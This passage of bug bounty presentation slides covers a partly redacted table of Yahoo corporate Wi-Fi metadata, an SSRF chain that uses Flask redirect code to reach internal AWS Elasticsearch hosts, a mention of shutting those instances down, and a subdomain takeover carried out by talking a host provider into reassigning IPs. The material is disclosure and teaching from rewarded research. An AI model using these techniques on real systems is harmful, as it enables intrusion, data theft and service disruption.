37	36	200	☐	☐	5940		Al	@hotmail.com	
38	37	200	☐	☐	5827		Alm		

4. Corporate wireless metadata of every Yahoo employee

#	IP Address	Mac-Address	SSID	Address-0	Address-1
1	66.[redacted]	6c:f3[redacted]	YIGuest	721[redacted]	Sunnyvale, CA 94089
2	166[redacted]	00:2[redacted]6	YIDev	701[redacted]	Sunnyvale, CA 94089
3	66.[redacted]	00:2[redacted]0	YFi	701[redacted]	Sunnyvale, CA 94089
4	66.[redacted]	20:4[redacted]			Sunnyvale, CA 94089
5	66.[redacted]	6c:f3[redacted]	YIGuest		Sunnyvale, CA 94089
6	66.[redacted]	6c:f3[redacted]	YFi		Sunnyvale, CA 94089
7	66.[redacted]	6c:f3[redacted]	YFi		Sunnyvale, CA 94089
8	66.[redacted]	6c:f3[redacted]	YFi		Sunnyvale, CA 94089
9	66.[redacted]	6c:f3[redacted]	YFi	721[redacted]	Sunnyvale, CA 94089
10	66.[redacted]	6c:f3[redacted]	YFi	741[redacted]	Sunnyvale, CA 94089
11	66.[redacted]	6c:f3[redacted]	YFi	721[redacted]	Sunnyvale, CA 94089
12	66.[redacted]	6c:f3[redacted]	YIPersonal	741[redacted]	Sunnyvale, CA 94089
13	66.[redacted]	6c:f3[redacted]	YFi	721[redacted]	Sunnyvale, CA 94089
14	66.[redacted]	6c:f3[redacted]	YFi	741[redacted]	Sunnyvale, CA 94089
33	66[redacted]	40 6c:[redacted]	YFi	701[redacted]	Sunnyvale, CA 94089
34	66[redacted]	40 00:[redacted]	mail-fe-team	721[redacted]	Sunnyvale, CA 94089
35	66[redacted]	40 00:[redacted]	mail-fe-team	701[redacted]	Sunnyvale, CA 94089
36	66[redacted]	40 00:[redacted]	mail-fe-team	721[redacted]	Sunnyvale, CA 94089
37	19[redacted]	.166 6c:[redacted]	YIPersonal	1280[redacted]	Sunnyvale, CA 94089
38	19[redacted]	.166 6c:[redacted]	YIGuest	701[redacted]	Sunnyvale, CA 94089
39	19[redacted]	.166 00:[redacted]	ARUBA-VISITOR	1280[redacted]	Sunnyvale, CA 94089
40	19[redacted]	.166 00:[redacted]	xfinitywifi	1161[redacted]	Sunnyvale, CA 94089
41	19[redacted]	.166 00:[redacted]		Law[redacted]	Sunnyvale, CA 94089
42	19[redacted]	.166 00:[redacted]	2WIRE392	1235[redacted]	Sunnyvale, CA 94089
43	19[redacted]	.166 00:[redacted]	Yasodha	Yum[redacted]	Sunnyvale, CA 94089
44	71[redacted]	4 00:[redacted]	NammaVeetuWiFi	Yum[redacted]	Sunnyvale, CA 94089
92	6[redacted]	2.40 d8:[redacted]	YICorp	709–[redacted]	Sunnyvale CA 94089
93	1[redacted]	08.22 44:[redacted]	HOME-DE60	709–[redacted]	Sunnyvale CA 94089
94	5[redacted]	2.118 44:[redacted]	HOME-DE60	1089[redacted]	Sunnyvale CA 94089

5. Accessing internal AWS infrastructure via a limited SSRF

1. Create an “application” via https://create.privatebounty.com/create-app
2. Specify a “project URL” - we specify “https://shubh.am/”
3. Verify the URL via hitting https://create.privatebounty.com/verify-url

- The application attempts to verify you own the URL specified in the “project URL” field by checking for a file called “app.txt” in the root directory of the website specified.
- IF the response code of “https://shubh.am/app.txt” is NOT a 200, the full HTTP response body of “https://shubh.am/app.txt” is returned on https://create.privatebounty.com/verify-url.

5. Accessing internal AWS infrastructure via a limited SSRF

1. OPEN A TEXT EDITOR

2. COPY AND PASTE THE FOLLOWING INTO IT

fa5164ze-a856-4cc1-8cb9-23083775b4ea

3. SAVE THE FILE AS [redacted].TXT

4. UPLOAD THE FILE TO THE PROJECT'S URL

5. CLICK VERIFY URL

5. Accessing internal AWS infrastructure via a limited SSRF

- What if we forced "https://shubh.am/app.txt" to be a 301 redirect to an arbitrary URL?

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://shubh.am/404/",301)

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
```

5. Accessing internal AWS infrastructure via a limited SSRF

- Response from https://create.privatebounty.com/verify-url:


```
<b>We failed to fetch the text file at your app's URL (http://shubh.am/app.txt). </b><!DOCTYPE html> <!--[if lt IE 7]> <html class="no-js lt-ie9
lt-ie8 lt-ie7" lang="en"> <![endif]--> <!--[if IE 7]> <html class="no-js lt-ie9 lt-ie8" lang="en"> <![endif]--> <!--[if IE 8]> <html class="no-js lt-ie9"
lang="en"> <![endif]--> <!--[if gt IE 8]><!--> <html class="no-js" lang="en"> <!--<![endif]--> <head> <meta charset="utf-8"> <meta http-
equiv="X-UA-Compatible" content="IE=edge,chrome=1"> <title>shubh.am | 404 - Page Cannot Be Found</title> <meta name="robots"
content="noindex, nofollow" /> <meta name="viewport" content="initial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0, user-
scalable=0"> <script type="text/javascript"> //<![CDATA[ try{if (!window.CloudFlare) {var CloudFlare=
[{verbose:0,p:0,byc:0,owlid:"cf",bag2:1,mirage2:0,oracle:0,paths:{cloudflare:"/cdn-
cgi/nexp/dok3v=1613a3a185/"},atok:"4d6ba6076d86953417b1fb360a03d9d5",petok:"e54dbbf854c0a7369b1be55b2aacf2cebffa258e-
1460520325-1800",zone:"shubh.am",rocket:"0",apps:{"ga_key":{"ua":"UA-43839544-1","ga_bs":"2"}},sha2test:0}];CloudFlare.push({"apps":
{"smarterror":{"swiftype":{"engine_id":"shubh-dot-am","engine_key":"zVpJQ4FUuVszeSzktus2","enabled":1}}}});!function(a,b)
{a=document.createElement("script"),b=document.getElementsByTagName("script")[0],a.async=!0,a.src="//ajax.cloudflare.com/cdn-
```

5. Accessing internal AWS infrastructure via a limited SSRF

- Sample data obtained from DNS bruteforcing *.privatebounty.com and through altdns:

```
internal-[redacted]02079.us-west-2.elb.amazonaws.com.
internal-[redacted].us-west-2.elb.amazonaws.com.
internal-[redacted]54168.us-west-2.elb.amazonaws.com.
internal-[redacted]l.us-west-2.elb.amazonaws.com.
internal-[redacted]us-west-2.elb.amazonaws.com.
internal-[redacted]52580.us-west-2.elb.amazonaws.com.
internal-[redacted]561128.us-west-2.elb.amazonaws.com.
internal-[redacted]336.us-west-2.elb.amazonaws.com.
...
...
```

5. Accessing internal AWS infrastructure via a limited SSRF

- What if we forced "https://shubh.am/app.txt" to be a 301 redirect to an internal AWS elasticsearch host with an invalid elasticsearch query?

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://xxxxx.elasticsearch.xxxxxxxx.xxxxxxx.com:9200/_search?pretty=true&source=%7b%25%32

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
```

5. Accessing internal AWS infrastructure via a limited SSRF

- What if we forced “https://shubh.am/app.txt” to be a 301 redirect to an internal AWS elasticsearch host with an invalid elasticsearch query?

We failed to fetch [redacted] at your app's URL (http://[redacted].txt).
Error: HTTP/1.1 400 Bad Request
Body:

{ "error" : "SearchPhaseExecutionException[Failed to execute phase [query], all shards failed; shardFailures
{[r[redacted]][schedule][0]: SearchParseException[[[redacted][0]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]; nested: JsonParseException[Unexpected character ('%' (code 37)): was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: [B@1b75bb63; line: 1, column: 3]]; }
{[[redacted][schedule][1]: SearchParseException[[redacted][1]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]; nested: JsonParseException[Unexpected character ('%' (code 37)): was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: [B@1b75bb63; line: 1, column: 3]]; }
{[[redacted]][schedule][2]: SearchParseException[[redacted][2]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]; nested: JsonParseException[Unexpected character ('%' (code 37)): was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: [B@1b75bb63; line: 1, column: 3]]; }
{[[redacted][schedule][3]: RemoteTransportException[[redacted]
[indices:data/read/search[phase/query]]]; nested: SearchParseException[[[redacted][3]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]; nested: JsonParseException[Unexpected character ('%' (code 37)): was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: UNKNOWN; line: 1, column: 3]]; }
{[[redacted][schedule][4]: RemoteTransportException[[redacted][inet[/1[redacted]]]
[indices:data/read/search[phase/query]]]; nested: SearchParseException[[[redacted][4]: from[-1],size[-1]: Parse Failure [Failed to parse source
[{%20\"query\"%20:]]]; nested: JsonParseException[Unexpected character ('%' (code 37)): was expecting either valid
name character (for unquoted name) or double-quote (for quoted) to start field name\n at [Source: UNKNOWN; line: 1, column: 3]]; }}",
"status" : 400 }

5. Accessing internal AWS infrastructure via a limited SSRF

- Due to the AWS VPC that the host https://create.privatebugbounty.com was in, we could access all other internal AWS hosts within that same VPC.
- A somewhat limited SSRF turned into a very useful one.
- Default configurations for Elasticsearch instances have no authentication required.
- Would have allowed for us to exfiltrate data from internal Elasticsearch instances via the REST api, through the SSRF.
- Can also trivially shutdown Elasticsearch instances via visiting https://elasticsearchinstance:9200/_shutdown
- Chaos and madness - over 150 internal hosts accessible through this SSRF

6. Subdomain hijacking with a phone call

Using Altdns I identified two domains of interest that were being used for development. I added them to my domain list and forgot about them, about a month later they went offline and I wondered if they were still in use (the records were still there).

Hey Joyent,

We previously had the ip addresses [redacted] and [redacted]. From what we can tell it isn't in use, are we able to renew our service with either of these ip addresses?

Regards,
Nathaniel

Hello,

We can't guarantee what IP gets assigned at provisioning, and assigning a specific IP to a newly created machine is generally unsupported at this time.

Please let me know if you have any further questions.

Regards,
Mary Hood
Joyent, Inc

A quick phone call later …

Hi Nathaniel,
I had Mary reserve the IP's, so right now, they are not in use.

HI Nathaniel,
This is typically a production support type of request (which can be selected directly from your portal). At a minimum, please request developer support for your account.

Lastly, to confirm, when these addresses are added to your containers, we'll be replacing the existing IP address with the ones you've requested. Let me know if this is not what you'd expect.

rewarded nnwakelam with a $7,500 bounty.

100 USD to make $15k USD (7.5k x 2).. Right on!

Takeaways

- Think about how these exposed resources can allow for an attacker to move laterally and/or could undermine security strategies that are in place already.
- If it's facing the external web or can be easily accessed from the internal network, you should assume everyone can access it.
- Internal applications ARE problematic, just because it isn't externally facing doesn't mean it isn't a problem.
- If you have critical/dev/staging/test applications running on obscure subdomains, do not assume that we will not find your obscure subdomain.
- Internet wide scanning costs have been reduced to a $20 vps and anyone that can run a simple tool.

Questions?